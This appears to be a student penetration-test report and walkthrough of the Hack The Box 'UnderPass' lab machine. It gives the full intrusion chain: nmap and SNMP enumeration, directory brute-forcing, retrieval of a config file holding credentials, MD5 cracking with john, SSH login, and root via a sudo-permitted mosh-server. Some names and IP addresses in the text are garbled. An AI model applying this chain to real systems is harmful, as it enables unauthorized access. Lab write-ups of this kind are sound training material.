Assessment Overview

From February 1st, 2025 to February 10th, 2025, SPTI class conducted a security assessment focused on external penetration testing. The methodology followed industry best practices including:

- **Planning** – Defining goals and scope.
- **Discovery** – Scanning and enumeration.
- **Attack** – Exploitation and validation of vulnerabilities.
- **Reporting** – Documenting findings and recommendations.

Assessment Components

External Penetration Test

A penetration test was performed to identify vulnerabilities in publicly accessible services. The following tests were executed:

1. **Port Scanning**
 - **Command:** nmap 10.10.11.48 -sSCV -Pn -T4
 - **Findings:** Open ports 22 (SSH) and 80 (HTTP) were detected.
2. **Advanced Port Scanning (TCP & UDP)**
 - **Command:** nmap -p --open -sS -sU --min-rate 5000 -n -Pn -vvv 10.10.11.48 -oG scan
 - **Findings:** Further enumeration detected additional UDP services.
3. **SNMP Analysis**
 - **Command:** snmp-check 10.10.11.48
 - **Findings:** A user named "steve" was found, along with a "dalaradius" service.
4. **Web Directory Enumeration**
 - **Command:** dirsearch -u "http://10.10.11.48/dalaradius/" -t 50
 - **Findings:** Several directories and files were identified.
5. **Configuration File Retrieval**
 - **Command:** wget http://10.10.11.48/config.yml
 - **Findings:** Credentials and sensitive configurations were extracted.
6. **Sensitive File Analysis**
 - **Command:** cat config.yml
 - **Findings:** Identified additional vulnerabilities within the system.
7. **Password Cracking**

- **Command:** john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-MD5
 - **Findings:** Recovered password "underwaterfriends".
8. **SSH Connection**
- **Command:** ssh svcmosh@10.10.11.48
 - **Findings:** Established access to the target system.
9. **Privilege Escalation Check**
- **Command:** sudo -l
 - **Findings:** Identified potential privilege escalation vectors.
10. **Root Access via Mosh**
- **Command:** mosh --server="sudo /usr/bin/mosh-server" localhost
 - **Findings:** Successfully gained root access.

Finding Severity Ratings

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Immediate action required. Full system compromise possible.
High	7.0-8.9	Exploitation could lead to significant data loss or downtime.
Moderate	4.0-6.9	Exploitable vulnerabilities with added complexity.
Low	0.1-3.9	Minimal impact vulnerabilities that should be patched.
Info	N/A	Informational findings without direct security risk.

Executive Summary

The security assessment identified multiple critical vulnerabilities that could allow unauthorized access to the target system. The most significant weaknesses included exposed services, weak authentication mechanisms, and configuration files containing sensitive information. The testing methodology used a structured approach to assess the security posture of the system, leveraging both automated scanning tools and manual testing techniques.



During the assessment, open ports were discovered that exposed SSH and web services to potential attackers. Further enumeration using SNMP analysis revealed an active user account, increasing the attack surface. By retrieving configuration files through directory brute-forcing, sensitive credentials were uncovered, enabling unauthorized access. Password cracking techniques successfully revealed user credentials, which facilitated an SSH connection to the

target system. Subsequently, privilege escalation techniques were applied, ultimately leading to full root access.

The vulnerabilities identified in this assessment pose significant risks to the confidentiality, integrity, and availability of the system. Immediate remediation is strongly recommended to mitigate these risks. Suggested actions include enforcing strong authentication mechanisms, restricting unnecessary service exposure, implementing robust password policies, and applying proper access controls to sensitive configuration files.

Attack Summary:

1. Enumerated open ports using nmap.
2. Extracted user and service information via snmp-check.
3. Identified sensitive configuration files through dirsearch.
4. Cracked user credentials with john and gained SSH access.
5. Escalated privileges to root using misconfigured permissions.
6. Documented vulnerabilities and provided remediation recommendations.

The security posture of the system requires significant improvements to prevent unauthorized access and potential exploitation. It is recommended to conduct periodic security assessments and implement security best practices to maintain a resilient infrastructure.

Security Weaknesses & Recommendations

1. Weak Password Policy

- Implement password complexity requirements.
- Enforce Multi-Factor Authentication (MFA).

2. Exposed Configuration Files

- Restrict access to sensitive files.
- Use secure storage solutions.

3. Privilege Escalation Vulnerabilities



- Restrict unnecessary sudo privileges.
- Monitor user activity for anomalies.

4. Unrestricted Directory Access

- Implement access controls.
- Regularly audit exposed directories.

Detailed Step-by-Step Compromise Process

The first thing we will do is download the VPN from the browser of our Kali Linux virtual machine and create the directory to store all the information related to the UnderPass machine.

To connect to the Hack The Box servers, we will use the command `sudo openvpn lab_mandarina972310.ovpn`, which follows the structure `openvpn filename`.

```

[lab_mandarin972310] kali㉿kali:~$ sudo openvpn lab_mandarin972310.ovpn
[sudo] password for kali:
2025-02-08 22:13:34 NCP: Using compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless 'allow-compression yes' is also set.
2025-02-08 22:13:34 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disabled due to channel offload.
2025-02-08 22:13:34 NCP: Using compression for sending enabled. Compression has been used in the past to break encryption. Received packets are not compressed unless 'allow-compression yes' is also set.
2025-02-08 22:13:34 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disabled due to channel offload.
2025-02-08 22:13:34 TCP/UDP: Preserving recently used remote address: [AF_INET]138.46.226.71:443
2025-02-08 22:13:39 Socket Buffers: R:[131072->21072] S:[16384->16384]
2025-02-08 22:13:39 Attempting to establish TCP connection with [AF_INET]38.4.6.226.71:443
2025-02-08 22:13:39 TCP connection established with [AF_INET]38.4.6.226.71:443
2025-02-08 22:13:39 TCPv4_CLIENT link local: <(not bound)>

```

With the **ifconfig** command, we can verify that we are indeed connected. Additionally, we can check the active connections on the website, where they will be displayed.



```

[lab_mandarin972310] kali㉿kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.2 brd 10.0.2.255 netmask 255.255.255.0 broadcast 10.0.2.255
        ether 00:0c:29:76:6e:0a txqueuelen 1000 (Ethernet)
          RX packets 1628702 bytes 2397383113 (2.2 GiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 86725 bytes 6650186 (6.3 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0



lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0

          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

For this hacking practice, we selected the UnderPass machine, which has an easy difficulty level. To proceed with the first step, we need to obtain the machine's IP address (**10.10.11.48**).



We will perform a **ping** to the address **10.10.11.48** to verify that it is still active and ready for the practice.



We will perform a deep scan with Nmap using the machine's IP address. A basic scan will not provide valuable information, so we will use specific flags such as **-sS** and **-sU** to search for open ports on the machine.

Using the commands **nmap 10.10.11.48 -sSCV -Pn -T4** and **nmap -p --open -sS -sU --min-rate 5000 -n -Pn -vvv 10.10.11.48 -oG** scan, we will identify that **TCP ports 22 and 80** are open, as well as **UDP port 161**, which is running a protocol.



- **Nmap:** A tool for network scanning and open port detection.

- **10.10.11.48:** IP address of the target machine.
- **-sS:** TCP SYN scan (half-open, does not complete the connection).
- **-sC:** Uses default scanning scripts.
- **-sV:** Detects versions of services running on open ports.
- **-Pn:** Skips host discovery (assumes the machine is active).
- **-T4:** Uses an aggressive scanning speed.

- **-p --open:** Searches only for open ports.
- **-sS:** SYN scan (TCP).
- **-sU:** UDP port scan.
- **--min-rate 5000:** Ensures a minimum rate of 5000 packets per second.
- **-n:** Disables DNS resolution.
- **-Pn:** Skips host discovery.
- **-vvv:** Displays results in verbose mode.
- **-oG scan:** Saves the results in a grepable format file.

Interestingly, the **SNMP port** is available and open. This usually indicates misconfigurations on the device, so let's see if we can gather some data from this endpoint using the command **snmp-check 10.10.11.48**.

- **snmp-check:** A tool for gathering information from SNMP.
- **10.10.11.48:** Target machine's IP address.

We can see that there is a **daloRADIS server** and a user on **underpass.htb** named **Steve**. Let's take a look at what **daloRADIS** is. It appears to be a framework for deploying **FreeRADIUS** servers.

RADIUS: The Remote Authentication Dial-In User Service is a network protocol that provides centralized authentication, authorization, and accounting management for users connecting to and using a network service.

We will further investigate the server's directory structure using the command: **dirsearch -u "<http://10.10.11.48/dalaradius/>" -t 50**. This will help us search for **hidden directories** on the web server.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is running a search for 'dalaradius' using the 'dsearch' command from the 'exploit-db' package. The search results are displayed, showing various exploit files for different operating systems and architectures. Below the terminal, a web browser is open to the GitHub repository for 'lirantal/dalaradius'. The repository page shows the code for a RADIUS web management application. The terminal window has a blue background with white text, and the GitHub interface is standard.

- **dirsearch**: Searches for hidden directories on web servers.
 - **-u**: Specifies the target URL.
 - **-t 50**: Uses 50 threads to speed up the scan.



We found several exposed endpoints that we can continue analyzing to gather more information. However, first, we will download the **Docker-compose.yml** file using the command `wget http://10.10.11.48/daloradius/docker-compose.yml`. Then, we will review the **environment configurations**.

The screenshot shows a Kali Linux desktop environment with several open windows. On the left, the 'HACKTHEBOX' application is running, displaying a challenge page for 'US Free 1'. It includes fields for 'Submit User Flag' (32 hex characters) and 'Submit Root Flag' (32 hex characters), both with 'Submit' buttons. The challenge was released on 21 Dec 2024 and created by dakkmaddy. On the right, a terminal window titled 'kali@kali: ~' is open, showing two snippets of Dockerfiles. The top snippet is for 'radius' and the bottom snippet is for 'radius-web'. Both Dockerfiles define MySQL volumes, ports (1812/1812 for radius and 1888/1888 for radius-web), and environment variables related to MySQL and MySQL databases.

```
radius:
  container_name: radius
  build:
    context: .
    dockerfile: Dockerfile-freeradius
  restart: unless-stopped
  depends_on:
    - radius-mysql
  ports:
    - "1812:1812/udp"
    - "1812:1812/udp"
  environment:
    - MYSQL_HOST=radius-mysql
    - MYSQL_PORT=3306
    - MYSQL_DATABASE=radius
    - MYSQL_USER=root
    - MYSQL_PASSWORD=radiusdbpw
    - DEFAULT_SECRET=testing123
    - DEFAULT_CLIENT_SECRET=testing123
  volumes:
    - /root/freeradius:/data
  # If you want to disable debug output, remove the command parameter
  command: -X



radius-web:
  build:
    context: .
    container_name: radius-web
  restart: unless-stopped
  depends_on:
    - radius
  ports:
    - "1888:1888"
    - "1888:1888"
  environment:
    - MYSQL_HOST=radius-mysql
    - MYSQL_PORT=3306
    - MYSQL_DATABASE=radius
    - MYSQL_USER=root
    - MYSQL_PASSWORD=radiusdbpw
    # Optional environment variables
    - DEFAULT_SECRET=testing123
    - DEFAULT_FREERADIUS_SERVER=radius
    - MAIL_HOST=radius-mysql:127.0.0.1
    - MAIL_PORT=25
    - MAIL_FROM=root@daloradus.xdsl.b
    - MAIL_AUTH=
```

